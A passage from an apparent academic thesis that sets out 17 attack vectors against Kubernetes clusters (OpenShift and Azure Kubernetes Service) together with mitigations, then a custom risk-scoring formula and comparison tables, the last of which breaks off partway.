OKD release versions correspond to the k8s version it is based on, i.e. OKD 1.11 is based on k8s 1.11[1]. OCP versions may differ, but Red Hat maintains a list of tested integrations for each major OCP release, giving insight to which k8s version it is based on[2]. OCP is a certified Kubernetes distribution, which means it implements the same interfaces as all the others[3]. Despite this, the differences in intended usage become apparent quite quickly, starting with the CLI used to interact with a cluster (oc instead of kubectl). Even basic concepts like namespaces are different, as OCP uses the similar but not identical concept of projects[4]. Another difference of note is is the mechanic of security context constraints (SCC), which are the OpenShift equivalent of and initial inspiration for k8s Pod Security Policies. OCP uses Docker as its default container runtime.

2.3.3 Azure Kubernetes Service

The Azure Kubernetes Service is a managed k8s solution offered by Microsoft and running in the Azure public cloud. As it does not differ from the k8s reference implementation compared to OCP, its functionality is identical to the general k8s mechanics described in section 2.3.1. The computing resources used to run the cluster are pre-configured and provisioned VMs in the Azure cloud, which do not need to be configured and run a container runtime based on Moby, a toolkit from which the Docker runtime is built[5]. k8s versions in AKS directly correspond to the k8s version they are based on. As many cloud services do, there are multiple integrations to other cloud services, in case of AKS including an option to integrate an Azure Active Directory to authenticate users[6].

1 Inc19f, section 'What is OKD?'.
2 Inc19g, table 'Platform Components'.
3 Fou19e, table 'Platform - Certified Kubernetes - Distribution'.
4 Inc19h, section 'Overview'.
5 Cha17, section 'What is Moby?'
6 Cor19c, first paragraph.

3 Deriving the attack surface and security measures

Picking up the three scenarios of section 1.3, the possible attack vectors are identified in this chapter to get an overview of the attack surface posed by k8s systems. Vectors and the possible attacks by different threat actors are explained as well as potential security measures introduced. The limitations elaborated on in section 1.4 particularly apply to this chapter.

3.1 Defining procedure and approach

The identification of attack vectors within scope turned out to be a big challenge, both in research and preparation for a clear presentation. As new minor versions of k8s are released approximately every tree months and the Kubernetes project only maintains release branches for the most recent three minor releases[1], the underlying system evolves continuously. Due to lengthy review processes, accredited literature about the topic is rare and risks being outdated quite quickly. Even less formal sources like blog posts or guidelines published by organizations are both rare, still unfinished at the point of this writing or updated continually, further complicating the creation of a snapshot regarding the current state. Nonetheless, it was attempted to achieve it on a best-effort basis. These vectors are applicable to all k8s solutions, although the available security measures will vary between different products or implementations. Thus, applicable generic measures will be mentioned and specific AKS and OCP examples may be provided for further illustration. Many arguments could be made about alternative groupings, many of which have different advantages and downsides. The focus was set on demonstrating different aspects that may be new in orchestrated container environments as opposed to more conservative architectures and could still be improved upon. In order to give a more comprehensible picture, the scope of these vectors varies. Some areas of interest, i.e. unpatched software and vulnerabilities in the underlying server infrastructure, have a broad scope. Since they are well known security topics applicable almost all information technology, they have been broadly

1 Aut19j, section 'Supported versions'.

encapsulated for a more clear understanding. If there would be rigorous differentiation between only slightly different vectors, this list would be multiple times as long as it already is.

3.2 Identified vectors and security measures

The following headlines will each respectively define and explain one of the 17 identified attack vectors of this thesis. For brevity of reference, each has a Vector ID assigned which is formatted as V*xx*.

3.2.1 V01 - Reconnaissance through interface components

An attacker could gather information through the available interfaces in order to prepare further attacks and look for vulnerabilities to exploit. A k8s cluster has many interfaces, some of which are intended to be accessed by users or other non-master-components. These components include the kube-apiserver introduced in section 2.3.1, the popular web-based k8s user interface called Dashboard[1] as well as solution-specific interfaces like the OCP web console[2] or the Azure Portal for AKS[3]. Other interfaces are intended to be accessible from inside a cluster. These may include the components accessible from cluster-external sources, but also APIs for the integration of additional functionality. A common use case for such APIs is the provisioning of additional cloud resources in order to scale up the cluster. One example of reconnaissance against the kube-apiserver was demonstrated at KubeCon 2019[4], while an example of leveraging the cloud API can be found in a blog post[5].
Following the security principle of limiting the attack surface[6], the measures against this include blocking access to or outright deactivating interfaces. If interfaces are unused, i.e. the k8s Dashboard where only CLI tools are used for cluster interaction, one can easily deactivate the Dashboard and thus reduce the attack surface without further work needed. If an interface is used, but alternatives exist, it may be advisable to evaluate whether a change in workflows or software architectures in order to decommission the interface may provide an overall benefit. Least privilege, another security principle[7], can be followed by restricting access to used interfaces. Authentication can be required of both humans and automated processes and their access may be restricted to the information and capabilities strictly needed to operate. KubiScan, an open source tool to scan the role-based access control permissions of a k8s cluster for permissions considered risky, is publicly available to assess a given cluster. Users might be required to log in through a two factor authentication to hinder access through stolen credentials.

1 Aut19k, first paragraph.
2 Inc19i, section 'Overview'.
3 Cor19d, section 'Create an AKS cluster'.
4 Ric19, starting at 8:45.
5 Gom18.
6 RH18, p. 4 to 5.
7 RH18, p. 3 to 4.

Network restrictions can be put in place to restrict the vantage points from which an attacker may gain access. Following Defense in Depth[1], this should not only be done from the outside, but access from inside the cluster, too. As an example, most containers don't need access to k8s master components, so these requests can be blocked by k8s Egress Network Policies[2]. The impact of successful attacks could be limited through alerting and restricting of the attacks 'blast radius'. Logging and alerting processes may be implemented through k8s audit policies[3] for requests that are considered suspicious and do not occur in normal operations, examples of which can be found in online sources[4]. The 'blast radius' may be reduced by isolating different applications or teams trough multiple namespaces and restricting access to non-namespaced resources to cluster administrators, thus isolating an attacker to a single namespace instead of the whole cluster. An even more drastic isolation could be achieved through isolation by cluster, resulting in separate k8s master components per isolated entity.

3.2.2 V02 - Reading confidential information through interface components

The components mentioned in section 3.2.1 could also be used by an attacker to gather confidential information, which can be either useful in and of itself or used to gain further access. Extracted private keys, tokens or passwords may be leveraged to gain privileges in order to manipulate container images, adjacent applications, source code and interact with other interfaces.
Despite presenting a more serious damage potential, the measures of section 3.2.1 also apply here since they target the same interfaces. In addition to that, special attention should be paid to the way secrets are passed into code running under k8s. Embedding secret information into container images should be avoided, since those are not only unencrypted and difficult to change, but may be extracted by an attacker reading the Dockerfile or inspecting an image themselves. Supplying them through environment variables is also not recommended, as those might be exposed in unconsidered ways. It is recommended to supply them to containers at runtime through k8s secrets or external tools like those integrated into cloud platforms or offered by third-party providers. Popular third-party solutions include HashiCorp Vault and CyberArk Conjur[5].

3.2.3 V03 - Configuration manipulation through interface components

With write access to the components mentioned in section 3.2.1, an attacker may change the cluster or environment configuration, i.e. security controls set in place through the cloud provider platform.

1 RH18, p. 3.
2 Aut19l, section 'The NetworkPolicy Resource'.
3 Aut19m, section 'Audit Policy'.
4 San17, section 'Alerting on the Kubernetes infrastructure'.
5 RH18, chapter 7.

Examples include disabling security restrictions, rendering alerting processes dysfunctional by blocking their communication or swapping container images with functional, but compromised alternatives.

As this has a higher potential for damage, special care should be taken. The measures of section 3.2.1 are applicable here, too. Special thought may be put into restricting write permissions to the most privileged user accounts, i.e. cluster or cloud administrators for actions that can influence systems outside of a namespace or cluster. In order to automatically deny actions, k8s Pod Security Policies[1] may be leveraged. Since these are non-namespaced k8s objects themselves, they could be circumvented by anyone with permissions to manipulate non-namespaced objects, i.e. cluster administrators.

3.2.4 V04 - Compromise internal master components

In contrast to the components mentioned in section 3.2.1, there are others which are only intended to be interacted with by other k8s master components. They may also be compromised by an attacker and are furthermore referred to as internal components. The most promising target is the etcd key value store introduced in section 2.3.1, as through it an attacker may gain any permission they want[2].
The available security measures are much more straightforward than those of the interface components, which is why all (ab)use cases have been united in one vector. Master components can be run on any machine in the cluster, but are often run on dedicated master nodes[3]. Therefore, k8s solutions can restrict access to these by either not exposing them to anyone outside the pool of master nodes or, in case the components themselves are deployed as containers, restricting write access to their namespace they are running in as well as communication to the containers themselves. Synonymous to section 3.2.1, isolating through separate clusters per team or application can restrict the damage potential through separate master components.

3.2.5 V05 - Image poisoning and baiting

An attacker may try and lead a cluster user to run containers from a container image that is either controlled by the attacker or insecure[4]. This could be done as an untargeted attack by offering images on popular public image repositories like Docker Hub or providing examples of similarly bad Dockerfiles in tutorials or support forums. Since building new containers from scratch is a lot of work, container images for popular applications are often sought to either build upon or use out-of-the-box. Applications for which no official container image is maintained are an especially common niche for such attacks. In contrast to this, an attacker could also try a more targeted attack by uploading bad images to the (possibly private) repository used by their target. Even previously trusted images may become insecure

1 Aut19n, section 'What is a Pod Security Policy?'
2 RH18, chapter 'Running etcd Safely'.
3 Aut19e, section 'Master Components'.
4 SMS11, p. 13 to 14.

over time as new vulnerabilities are publicized, thus becoming "stale"[1]. It should be noted that providing Dockerfiles instead of images may be easier to identify as malicious, but when a user builds an image from it anyway, the build process will commonly run under a root user[2].
In order to mitigate all of the above, only safe images should be used to run containers within a cluster. Although this sounds simple in theory, it may prove to be far more complex in practice. One would first have to define what constitutes a safe image in their context before implementing any measures ensuring their usage. Docker Hub introduced measures that help identifying more trustworthy images by labeling them as Verified Publisher Images or Certified Images respectively[3]. In order to restrict the amount of possible images used, a private registry could be used and the cluster restricted to only using images from that registry. User may then be allowed to build new images based on those in the registry and upload those to it. The damage potential of images may be limited by restricting the capabilities a container may gain through the Pod Security Policies introduced in section 3.2.3. Images could also go through a (either manual or automated) vetting process before being admitted to a registry. Images in a registry may be reassessed on a regular basis, too, so images with known vulnerabilities can be identified and removed. Multiple tools that provide automated image scans exist and can be found online[4], some of which provide integration into k8s clusters or cloud platforms.

3.2.6 V06 - Configuration poisoning and baiting

An attacker may try and lead a cluster user or even administrator to configure the cluster in such a way that the attacker gains control, the cluster is left insecure, or both[5]. This vector has a lot in common with the one described in section 3.2.5. A bad configuration might include bad containers, but does not have to, which is why has been kept as a separate vector. Attacks like this are far easier to do untargeted by offering tutorials and posts in support forums, but might also be conducted in a targeted way, similar to spear phishing attacks. The number of possibilities for specific bad configurations is near endless. Easy and effective misconfigurations may be achieved by swapping out popular image names with similar ones controlled by the attacker (i.e. 'nodejs' instead of 'node'), preconfiguring weak or attacker known default passwords, simply omitting or misconfiguring security measures so they do not work effectively (i.e. defining Network Policies, but not applying them) or making internal interfaces available to the public network.

1 SMS11, p. 14.
2 While k8s currently doesn't provide image building capabilities out-of-the-box, many k8s certified solutions implement this functionality.
3 MI18, sections 'Verified Publisher Images and Plugins' and 'Certified Images and Plugins'.
4 RH19, section 'Securing your container images'.
5 SMS11, p. 13 to 14.

As there are many potential ways for misconfiguration, there are also many measures to mitigate them. Raising user and administrator awareness for the risk of using a configuration supplied by outsiders is recommended. Continuously training them to provide the knowledge needed to thoroughly understand and assess these configurations may help in mitigating this problem, too. Free and helpful tools in assessing configurations are kubesec.io, kube-bench[1] and kubeaudit[2]. Defining guidelines and best practices for configurations could be done and enforced by regular manual reviews or automated checks through tools like the Open Policy Agent admission controls[3] or k8Guard[4]. As bad configurations may include bad containers, the measures introduced in section 3.2.5 are applicable, too.

3.2.7 V07 - Lateral movement through cluster

Once an attacker gains access to a container, he may try to access more lucrative information, applications or cluster components. Ways to achieve this could be sniffing network traffic or scanning the network for other containers, hosts, services, APIs or similar interfaces.
Applicable security measures include network isolation through Network Policies[5] and mutual TLS authentication for network communication through tools like Istio[6].

3.2.8 V08 - Container breakout

A popular phrase about container security is that "[c]ontainers do not contain"[7]. Once an attacker is able to execute commands in a container within the cluster, he may try influence components outside its isolation confinements. If an attacker successfully gains access to the underlying system, they might gain visibility into or control over any container running on it, including those of other applications. Additionally, they could gain access to internal cluster components like the kubelet. Ways to achieve this include the invocation of syscalls, accessing mounted parts of the host file system and requesting additional capabilities. More ways to achieve this have been demonstrated[8] and are being discussed at the time of this writing as the OWASP Docker Top 10 are worked on[9].

1 https://github.com/aquasecurity/kube-bench
2 https://github.com/Shopify/kubeaudit
3 con19, section 'Wrap Up'.
4 https://k8guard.github.io/
5 Aut19o, section 'The NetworkPolicy Resource'.
6 Aut19p, section 'Mutual TLS authentication'.
7 Wal14, first headline.
8 CB19, section 'Breaking down the proof of concept'.
9 Fou19f, dialogue by GitHub users 'drwetter', 'gramsimamsi' and 'wurstbrot'.

This can again be reduced by restricting the capabilities and host access a given container is provided through the Pod Security Policies mentioned in section 3.2.3. "Sandboxed" containers may be leveraged here, too, which provide more isolation between a container and its host at the cost of performance. Popular implementations include gVisor[1] and Kata Containers[2].

3.2.9 V09 - Image cache compromise

If the container image cached by a container runtime on the underlying host system is swapped out by an attacker, another container controlled by the attacker might be started.
In order to mitigate this, container runtimes may support capabilities to check for the integrity of a container image. An example of such features is Docker Content Trust, which enables integrity verification at runtime[3].

3.2.10 V10 - Container modification at runtime

Instead of starting bad containers as discussed in section 3.2.13, an attacker may try to modify it in order to suit their needs and support further attacks. This may be done by downloading and running additional binaries, establishing connections to Command and Control Servers or manipulating the software and files in place.
Measures against this build include limiting the capabilities a container has as discussed in section 3.2.3. Limiting network connections to cluster-external sources may mitigate ways to download additional software or ex-filtrate data. This could be done via Egress Network Policies, which section 3.2.1 introduced. Monitoring tools could be used to detect this, of which several commercial products are offered and often integrated into (cloud) provider platforms[4].

3.2.11 V11 - Resource hoarding (sabotage)

An attacker with the ability to use resources or manipulate configuration may misuse or misconfigure them in order to disrupt the availability of specific applications or the cluster as a whole in DOS attacks. This may be done in a myriad of ways. Exhausting the available resources through fork bombs[5] or intensive use of memory, RAM, network bandwidth, processing power or available network ports may be a straightforward technique. They could also delete data and binaries, i.e. k8s objects and

1 https://github.com/google/gvisor
2 https://katacontainers.io/
3 Inc19j, section 'About Docker Content Trust (DCT)'.
4 TK18, slide 40 to 41.
5 RH18, chapter 'Fork Bombs and Resource-Based Attacks'.

node programs and operating system components, wherever they have access to. If an attacker tries to achieve disruption for a long period of time, they could misconfigure the setup in a way that is either difficult to debug or reverse.
Measures against this include dedicated master nodes, which are a common practice anyway, in order to keep entities without administrator access from affecting the master nodes an master components running on them. Synonymous to section 3.2.1, isolating applications or teams through different namespaces or even clusters would reduce the 'blast radius' of a successful attack. Once this isolation is in place, resource quotas[1] could be set in place to constrain the total resource consumption of a namespace. Tools to monitor usage[2] could be set in place, as well as alerting mechanisms for unusually high resource consumption. Misconfiguration could be mitigated by the same logging and alerting measures introduced in section 3.2.1. Deployment management tools like Helm could also be used, which simplify persisting the k8s object states in a version-control system.

3.2.12 V12 - Resource misuse (cryptojacking)

Instead of sabotaging the cluster and/or applications, an attacker may use resources they can allocate to achieve monetary gain. This is often done by mining cryptocurrencies. The most commonly cited example for this is the incident of electric car manufacturer Tesla, where attackers used the control gained over their cloud infrastructure to run mining software in order to gain cryptocurrency with resources paid for by the company[3].
The measures against this include those introduced in section 3.2.11. As this vector might be more difficult to detect if done well, a focus on detection may be of use. More advanced measures are presented by RedLock, the company which uncovered the Tesla incident, on their blog[4].

3.2.13 V13 - Adding rogue containers

In contrast to sections 3.2.5 and 3.2.10, an attacker or malicious user capable of starting containers in the cluster may simply start their own malicious one. Since they could try to configure it in any way they want, this could help them in further attacks, leveraging vectors like those described in sections 3.2.7 or 3.2.8.
The mitigations of section 3.2.10 mostly apply here, except for those against downloading additional binaries at runtime. An attacker could simply supply these within a Dockerfile or container image so they would already be installed. Against this, the detection and mitigation measures against bad images described in section 3.2.5 are applicable.

1 Aut19q, section 'Viewing and Setting Quotas'.
2 Aut19r, first paragraph.
3 Tea18, section 'The Latest Victim: Tesla'.
4 Tea18, section 'Preventing Such Compromises'.

3.2.14 V14 - Adding rogue nodes

An attacker could try and add a host as a cluster node which is controlled by them. If successful, containers will be scheduled on the new node, allowing an attacker access to these containers in order to read, ex-filtrate or manipulate data. They would also have control over the kubelet on this node, as described in section 3.2.8. In a sufficient time period, the chance of any container in the cluster running on the node at least once increases. This process could be sped up by manipulating the reporting data sent by the kubelet to the kube-scheduler, faking a lot of unused resources on it so more containers are scheduled.
In order to mitigate this, nodes would have to authenticate themselves to the apiserver and permissions to add new nodes should be limited to the highest possible user accounts like cluster administrators.

3.2.15 V15 - Leveraging bad user practice

An attacker may leverage bad user practice to gain access to or permissions within a cluster. This vector comprises user practices outside of the cluster that lead to risks within it. Examples include phishing for user accounts, gathering keys/tokens published to public code repositories, gathering passwords published in credential leaks or dumps, scouting specific software or container images used as well as gathering logs published with information valuable to an attacker. This could be done in a targeted way (i.e. specific Open Source Intelligence gathering or sending spearphishing emails) or untargeted by searching large repositories like GitHub for information formatted in a specific way. A practical example would include looking for published '.kube\config' files, where authentication information and kube-apiserver addresses are saved to[1]. Gaining access through tokens in public logs has been demonstrated, too[2].
Mitigating this mainly requires measures beyond the cluster configuration. Raising awareness for users about different risks, possibilities for exposure and phishing attempts could help decrease the likelihood of such a problem. In-cluster measures include the restriction of privileges according to the principle of least privilege, which could limit the impact. Two-factor authentication access would also make exploiting credentials used by humans more difficult.

1 Aut19s, section 'Define clusters, users, and contexts'.
2 EdO19, section 'Results and notable findings'.

3.2.16 V16 - Leveraging bad infrastructure

Even if the cluster itself is secured properly, an attacker may gain access through the underlying infrastructure if no security measures have been applied to it. This includes the configuration of cloud infrastructure as well as on-premise configurations. Servers may open insecure or unnecessary ports towards the public, as well as interfaces that allow someone any sort of control, i.e. allowing public access to the Docker remote API[1]. Internally, an attacker may access data belonging to other applications by leveraging side channel attacks like Spectre and Meltdown[2].
Measures against this include well known and documented security measures and best practices for traditional server infrastructure, including the full range of CIS benchmarks available[3]. Keeping the OS and programs of the underlying nodes minimal by only installing the necessary tools, functions and binaries may aid by reducing potential vulnerabilities on top of reducing the resource overhead. Establishing a 'bastion host'[4] as single point of remote entry to the cluster may be advisable if such functionality is required. Measures can also be found in the OWASP CSVS[5], CIS Docker Benchmark[6], the CIS Kubernetes Benchmark[7] and the NIST publication[8]. Cloud configuration may be assessed and/or enforced with automated tools like ScoutSuite[9], cloud-custodian[i] or environment-specific tools like azurite[ii].

1 SN19, section 'Publicly Accessible Docker Hosts'.
2 Tec19, section 'Which cloud providers are affected by Meltdown?'
3 Int19c, refer to the list presented.
4 Sco19, section 'What is a bastion host, and do I need one?'
5 RF19, section 'Infrastructure'.
6 Int19a, chapters 1 through 3 and 5.
7 Int19b, chapters 'Worker Node Security Configuration' and 'Configuration Files'.
8 SMS11, chapters 3.5, 4.5 and 4.6.
9 https://github.com/nccgroup/ScoutSuite
i https://github.com/cloud-custodian/cloud-custodian
ii https://github.com/mwrlabs/Azurite

3.2.17 V17 - Leveraging bad patch management

An attacker may leverage publicly known vulnerabilities in software that is not up to date on any component used in the environment. This may even include systems assumed to be responsible for by other parties. Even in PaaS environments like AKS, servers have to be restarted by the cloud customer in order for some security updates to take effect. An example for this can be seen in an email sent to an Azure cloud account holder, a screenshot of which is provided in figure A.1.2.
Mitigating this is straightforward in theory - apply security updates, fixes and intermediary workarounds whenever they become available. In practice this proves to be an ongoing real-world problem, as the WannaCry epidemic very publicly demonstrated[1]. Any and all unpatched components could pose a risk. Thus, responsibilities and guidelines should be defined for when and what to patch. Fallback plans accounting for vacation time and sick days should be implemented, too. The employees responsible for updating should set up or subscribe to their relevant vulnerability notification feeds, i.e. alerts for new vulnerabilities[2]. Servers should follow conventional patch management processes, as these are similar to conventional system infrastructure. Kubernetes distributions should be kept up to date with updates provided by the k8s distributor. Of note is the short time of guaranteed support by the k8s reference implementation. The Kubernetes project maintains the most recent three minor releases with a new minor version planned approximately every three months[3]. This would result in a cluster upgrade to be required every nine months in order to stay supported. Other distributions may have longer time periods of guaranteed support, i.e. OCP[4]. Applying updates to containers by updating container images should be done regularly. This includes both incrementing the version numbers of their base images to a version without currently known vulnerabilities as well as updating binaries directly downloaded during the build process. As an 'update' command run by the package manager during the build process works dynamically, security updates to those packages are included any time an image is built again. In consequence, images should be rebuilt periodically. Using the image version tag 'latest' is not recommended, as this could automatically propagate bad images pushed to the image repository through to production environments[5]. Automated scanning may be implemented by open source tools like clair[6]. Limiting the probability for new vulnerabilities by reducing the software installed as described in section 3.2.16 may help, too.

1 Ked19, p. 2.
2 Dio19, first paragraph.
3 Aut19j, section 'Supported versions'.
4 Inc19k, section 'OpenShift Container Platform v3'.
5 RH18, p. 40.
6 https://github.com/coreos/clair

4 Assessing the attack surface risk

With the attack vectors identified, a customized risk estimation model tailored to the purpose is introduced and the challenges of developing it explained. The model is then used to estimate the relative risk of each vector, specific to each solution.

4.1 Defining procedures and approach

Finding a framework to properly conduct a risk assessment has proven to be more difficult and time consuming than expected. The process and result are laid out in this section.

4.1.1 Specification of environment factors

In order to achieve a view on the risks more accurately resembling situations where a solution might be implemented, several assumptions are made:

- People in contact with the solution are familiar with conventional security principles and measures, but are new to the technologies used in the solutions within scope. They might even be new to container and cloud solutions in general. This includes users of the solution like developers and project managers as well as operators and administrators.
- It is assumed that no special requirements like industry-specific compliance requirements have to be followed and the workloads processed within the solution have no exceptionally high security requirements.
- Some risks increase or decrease drastically, depending on many specific configurations. Considering the high system complexity, "getting it to work" is hard enough for users and operators new to these technologies[1]. While setting up and configuring a setup, the default configurations are left as-is whenever possible. Guidelines of specific implementations are followed, but whenever measures are presented as optional and not required, they will be skipped. Before recommending

1 Gee17, starting at 3:05.

security measures, the setup will be modified just enough to become functional, without regards to the security implementations.

- Multiple tenants like different customers, teams or projects are separated by k8s namespaces or OCP projects respectively, not by isolated clusters.

In addition to these assumptions, two specific implementations were selected and respective software versions were chosen. Additional solutions or software versions have not been assessed due to the exponential increase in workload to do so, but the process outlined in this thesis could be used to assess them, too. The solutions were selected since they are both popular as well as there being specific interest in them by the company accompanying this thesis, HvS Consulting. These include AKS as a public cloud solution and OCP as an on-premise solution. As the latest stable version of OCP during the beginning of this thesis was v3.11, this version was selected. It is based on OKD v3.11, which in turn is based on k8s v1.11[1]. AKS v1.13, directly correlating to k8s v1.13 has already been available at this point[2], but v1.11 was chosen in order to achieve better comparability between the two solutions. This thesis will not look further into the upsides and downsides of faster availability in contrast to longer release and support cycles.

Whenever possible, all default settings were used to set up both solutions and get them functional. As a managed solution, the AKS settings are less distributed and detailed. An overview of the options chosen for the last AKS cluster setup of this thesis can be seen in figure A.1.3. Setting up the OCP cluster was less straightforward and included steps with multiple options, but no defaults. The official setup guideline[3] has been followed. A single master, single node setup was chosen. Multiple masters and (worker) nodes are recommended for production environments, but since this setup is purely used for assessment and demonstration, it is adequate to the task. Both nodes are virtual machines with sufficient resources in accordance to the documentation, running on RHEL 7.5. Best practices would recommend minimal OS setups like the RHEL Atomic Host offered by Red Hat, but this option has been chosen as such hosts are a common request within larger enterprises and as such faster and more easily available through preexisting processes in many corporate environments.

1 Inc19g, refer to the second table below the headline 'Platform Components'.
2 for more details, check figure A.1.1
3 Inc19l, sections 'Planning your installation' to 'Installing OpenShift'.

4.1.2 Deriving a risk estimation formula

Generic methods of estimating risk may not lead to the most accurate results when assessing specialized systems like orchestrated container environments. But since an initial search for risk assessment frameworks and methodologies specific to such environments proved unsuccessful, more generic frameworks were considered. The process laid out in the OWASP Risk Rating Methodology[1] was an obvious choice, but discarded for the considerable effort needed to both map the generic ratings to indicators specific to our environment as well as estimating the sum of twelve to thirteen applicable factors per vector. Business impact factors would have been excluded since k8s solutions are assessed in general, but for the exception of financial impact in case of cryptojacking where financial damage can be detached from the applications running on it.

Another methodology considered but decided against was the Common Vulnerability Scoring System in its most current version, v3. As specifically stated in its user guide, it is not intended to measure risk but instead measuring the severity of specific vulnerabilities[2].

As an alternative, another methodology was proposed by the company accompanying this thesis, HvS Consulting. The generally accepted base formula of risk is the mathematical product of likelihood and impact, which forms the basis of this methodology. The impact is estimated directly, while the likelihood is calculated by summing up the estimation of several contributing factors. This is a simplified, but similar version of the OWASP Methodology[3].

The original factors used to estimate a value for the likelihood were prevalence, awareness and exploitability. This methodology was customized in order to be more applicable, since prevalence would have been difficult to estimate and compare for the relatively new technologies. Instead of prevalence, the factors 'vantage point' and 'required access level' were added in order to explicitly consider both the possible origin of attack vectors as well as the privileges needed to leverage them. In contrast to other estimations they shall not influence the exploitability value, as the too much weight may then be put on these factors. The average value of these four factors lead to the resulting probability value. Customizing the factors is done to tailor towards our specific use case, a practice encouraged by the OWASP Risk Rating Methodology[4].

As a simple comparison of the risk to each vector in relation to each other is sufficient to our use case, numerical values without unit instead of percentages or monetary amounts suffice. Compared to each other, they can be used to provide a prioritized list after the assessment. The values for each respective factor were developed with the three scenarios derived in section 1.3 in mind. The initial idea was to

1 Fou19a, sections 'Step 2' to 'Step 4'.
2 FIR19, section '2.1. CVSS Measures Severity, not Risk'.
3 Fou19a, section 'Step 4: Determining the Severity of the Risk'.
4 Fou19a, section 'Step 6: Customizing the Risk Rating Model'.

map the numbers of one through three to reasonable indicators for each factor with a value of three indicating the most serious contribution to overall risk. During the process, this was expanded to the values zero through four for severe outliers.

The factor 'vantage point' increases in severity and value when it can be achieved more easily, as it would be easier to achieve it. It is valued at zero for situations that require more than a security baseline, i.e. physical access to the cluster nodes or hypervisors they may run on. A value of one is assigned for situations where commands need to be executed on the cluster nodes directly, as opposed to within the container. Command access to the containers is valued at two. Depending on the situation, access to the company network may be more difficult to achieve for an outside attacker than access to any single container, but from a cluster security perspective more people already have this sort of access. Therefore it is valued as a three, in contrast to the public internet accessible by anyone, which is an outlier in severity and assigned a value of four.

The 'required access level (RAL)' is incrementally increased when less privileges are needed, as this increases the factors contribution to the total risk. Administrator access to the cloud environment or infrastructure underlying cluster nodes (i.e. equivalent access to the hypervisor in case the cluster nodes are VMs) is valued at zero, as this would again exceed baseline security requirements. Administrator access to the orchestrator or nodes is valued at one. User access to these systems is valued at a two where read and write privileges are needed and valued at three in cases where only read privileges are required. If no privileges or authentication is needed at all, a sever outlier value of four is assigned.

'Awareness' represents how easy it is for an attacker to become aware of this vector being feasible in general and in a specific system targeted for attack. As this is not applicable to negligent users, the value represents how easy it is to accidentally 'leverage' this vector instead. The assigned value rises with increased possibility for awareness, increasing the total risk estimation. In order to be estimated to be unlikely and estimate at a value of one, custom-made tools would be needed to detect vulnerabilities. Accidental attacks which could happen during uncommon tasks would receive the same value, as both are custom to a system-specific environment. It is estimated to be possible and valued at two in cases where specific attacks could be done regardless of the specific environment but customization of generic tools is needed. If an accidental attack might happen during common tasks where tools or processes are not used the way they are intended, a value of two is also assigned. The highest awareness value of three is assigned when attacks are both environment-agnostic as well as detectable by readily available tools or by simply using graphical user interfaces. It is valued at three in cases where proper usage of tools or processes during common tasks might accidentally lead to a security problem.

The 'exploitability' factor differentiates between different levels of skill needed, increasing in value when less skill is required. In case of negligent users, it is simply valued the same as the awareness factor. It is valued at zero for situations that require more than a security baseline like unpublished and unknown exploitation of vulnerabilities. Synonymous to the definitions in the awareness factor, a difficult exploitability with a value of one would need custom tools for environment-specific exploitation, while an environment-agnostic exploit with require tool customization is valued as two. A value of three is again assigned when attacks are environment-agnostic and exploitable without tool customization or simple user interface interaction.

The impact value was roughly estimated by differentiating between intermediate steps and achieved damage as well as whether a single namespace or the whole cluster is affected. Intermediate steps were assigned a value of one, while outcomes confined to a single namespace and limited monetary damages are given a value of two. Compromises of the whole cluster and potentially unlimited monetary damages are valued at three for the most severe outcome rating.

4.1.3 Resulting formula

The work elaborated on in the previous section leads to the following formula for estimating the total risk of the identified vectors, usable for a specific system setup at hand:

$$Total\ risk = Max[\lfloor \frac{vantage\ point\ + required\ access\ level\ + awareness\ + exploitability}{4} \rceil * impact,\ 10]$$

This leads to a total risk of 0 through 10.5, which is rounded to full integers and capped at 10. In accordance to the OWASP Risk Rating Methodology[1], total risk values <= 3 are defined as low, <= 6 as medium and values above that are defined as high with the exception of 10, which is critical. It should be noted that the worst case option of each vector should be taken in case of multiple possible scenarios, attacks and outcomes.

1 Fou19a, section 'Step 4: Determining the Severity of the Risk'.

4.2 Estimating the solution specific risk

Within this chapter, the estimated risk values of all vectors are presented for both the AKS and OCP setups. The details on how these values were determined are partially explained hereafter. The two vectors used in chapter 5 are listed in full detail to serve as examples, details on the remaining vectors can be found in section A.2.

4.2.1 Overview of results

The resulting risk estimation for both the OCP and AKS example systems are illustrated in table 4.1. The individual values these results are derived from can be seen in tables 4.2 and 4.3.

Table 4.1 A comparison of the resulting risk for the OCP and AKS environments

Vector ID	Vector	OCP Risk	AKS Risk
V01	Reconnaissance through interface components	**3**	**3**
V02	Reading confidential information through interface components	**6**	**7**
V03	Configuration manipulation through interface components	**7**	**8**
V04	Compromise internal master components	**5**	**6**
V05	Image poisoning and baiting	**7**	**7**
V06	Configuration poisoning and baiting	**10**	**10**
V07	Lateral movement through cluster	**7**	**7**
V08	Container breakout	**5**	**7**
V09	Image cache compromise	**3**	**3**
V10	Container modification at runtime	**5**	**5**
V11	Resource hoarding (sabotage)	**8**	**6**
V12	Resource misuse (cryptojacking)	**5**	**8**
V13	Adding rogue containers	**5**	**6**
V14	Adding rogue nodes	**6**	**6**
V15	Leveraging bad user practice	**6**	**6**
V16	Leveraging bad infrastructure	**9**	**9**
V17	Leveraging bad patch management	**10**	**10**

Table 4.2 The risk estimation of all vectors for an OCP 3.11 cluster

Vector ID	Vector	Vantage Point	RAL	Awareness	Exploitability	Probability	Impact	Resulting risk
V01	Reconnaissance through interface components	3	3	3	2	2.75	1	**3**
V02	Reading confidential information through interface components	3	3	3	3	3	2	**6**
V03	Configuration manipulation through interface components	3	1	3	2	2.25	3	**7**
V04	Compromise internal master components	3	1	3	0	1.75	3	**5**
V05	Image poisoning and baiting	4	4	3	2	3.25	2	**7**
V06	Configuration poisoning and baiting	4	4	3	2	3.25	3	**10**
V07	Lateral movement through cluster	2	2	3	2	2.25	3	**7**
V08	Container breakout	2	2	3	0	1.75	3	**5**
V09	Image cache compromise	1	1	2	2	1.5	2	**3**
V10	Container modification at runtime	2	2	3	2	2.25	2	**5**
V11	Resource hoarding (sabotage)	3	2	3	2	2.5	3	**8**
V12	Resource misuse (cryptojacking)	3	2	3	2	2.5	2	**5**
V13	Adding rogue containers	3	2	3	2	2.5	2	**5**
V14	Adding rogue nodes	3	1	2	2	2	3	**6**
V15	Leveraging bad user practice	3	4	2	2	2.75	2	**6**
V16	Leveraging bad infrastructure	4	4	2	2	3	3	**9**
V17	Leveraging bad patch management	4	4	3	2	3.25	3	**10**

Table 4.3 The risk estimation of all vectors for an AKS 3.11 cluster

Vector ID	Vector	Vantage Point	RAL	Awareness	Exploitability	Probability	Impact	Resulting risk
V01	Reconnaissance through interface components	4	3	3	2	3	1	**3**
V02	Reading confidential information through interface components	4	3	3	3	3.25	2	**7**
